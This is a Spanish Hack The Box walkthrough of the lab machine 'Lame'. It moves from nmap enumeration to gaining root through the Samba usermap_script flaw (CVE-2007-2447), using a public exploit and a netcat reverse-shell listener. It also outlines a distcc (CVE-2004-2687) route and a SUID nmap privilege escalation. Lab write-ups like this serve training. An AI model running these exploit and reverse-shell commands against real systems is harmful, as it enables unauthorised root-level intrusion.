
Máquina Lame



01 Septiembre 2022

Hack The Box
Creado por: dandy_loco

HACKTHEBOX

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.


```
┌──(root㉿kali)-[/home/kali/HTB]
└─# ping -c 1 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=42.2 ms

── 10.10.10.3 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 42.157/42.157/42.157/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.


```
# Nmap 7.94 scan initiated Fri Sep  1 07:36:34 2023 as: nmap -sCV -p 21,22,139,445,3632 -n -v -oN targeted 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.042s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.6
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbus-info M:559f9b437b^A Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h00m23s, deviation: 2h49m45s, median: 20s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2023-09-01T01:37:12-04:00

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep  1 07:37:27 2023 -- 1 IP address (1 host up) scanned in 52.83 seconds
```

2. Análisis de vulnerabilidades

Dado que la máquina tiene activo el servicio FTP y permite el inicio de sesión anónimo, vamos a conectarnos a ver si encontramos algo interesante.



Parece que el directorio está vacío. Con NMAP conseguimos ver el software y versión, que corre ese servicio de FTP (vsftpd 2.3.4). Vamos a ver si tiene alguna vulnerabilidad. Encontramos un exploit, el cual se aprovecha de una puerta trasera de vsftpd, abriendo una shell por el puerto 6200. Sin embargo, nuestra máquina no parece tener ese puerto expuesto, por lo que descartamos su utilidad.



Enumeramos el servicio SMB, solo tiendo acceso al recurso /tmp. Revisamos su contenido, pero no encontramos nada interesante.

```
┌──(root㉿kali)-[/home/kali/HTB/Lame/content]
└─# smbclient //10.10.10.3/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Sep  1 07:57:04 2023
  ..                                 DR        0  Sat Oct 31 07:33:58 2020
  .ICE-unix                          DH        0  Fri Sep  1 07:33:31 2023
  vmware-root                        DR        0  Fri Sep  1 07:33:55 2023
  .X11-unix                          DH        0  Fri Sep  1 07:33:57 2023
  5560.jsvc_up                        R        0  Fri Sep  1 07:34:35 2023
  .X0-lock                           HR       11  Fri Sep  1 07:33:57 2023
  vgauthsvclog.txt.0                  R     1600  Fri Sep  1 07:33:29 2023

                7282168 blocks of size 1024. 5386548 blocks available
smb: \>
```

3. Explotación y acceso

Buscando posibles exploit para la versión de Samba a la que nos enfrentamos, encontramos uno interesante.

```
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)                    | unix/remote/16320.rb
```

Para no depender de Metasploit, buscamos un exploit que se aproveche de la misma vulnerabilidad.

```
1. https://github.com/amriunix/CVE-2007-2447
```

Nos clonamos el repositorio e instalamos dependencias, siguiendo las instrucciones de la propia web del exploit.

```
1. sudo apt install python python-pip
2. pip install --user pysmb
3. git clone https://github.com/amriunix/CVE-2007-2447.git
```

Nos ponemos en escucha con netcat y ejecutamos el exploit. Conseguimos ganar acceso como root.

```
┌──(root㉿kali)-[/home/…/HTB/Lame/content/CVE-2007-2447]
└─# python3 usermap_script.py 10.10.10.3 139 10.10.14.6 443
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !
```

```
┌──(root㉿kali)-[/home/kali/HTB/Lame]
└─# nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.3] 33455
whoami
root
```

4. Vía alternativa

Como forma alternativa de conseguir vulnerar la máquina, podemos empezar aprovecharnos del servicio distcc.

¿Qué es un Distcc?

Es una herramienta para acelerar la compilación del código fuente mediante el uso de computación distribuida en una red informática. Con la configuración correcta, distcc puede reducir drásticamente el tiempo de compilación de un proyecto.

En este enlace tenemos una forma de ejecutar comandos aprovechándonos de la vulnerabilidad CVE-2004-2687. Nos descargamos el exploit y lo ejecutamos. Ganamos acceso a la máquina como el usuario daemon.

Apoyándonos en linpeas, vemos que binario nmap, tiene privilegios SUID. En este enlace podemos ver cómo aprovecharnos de ese permiso, accediendo al modo interactivo para generar una shell, como el usuario root.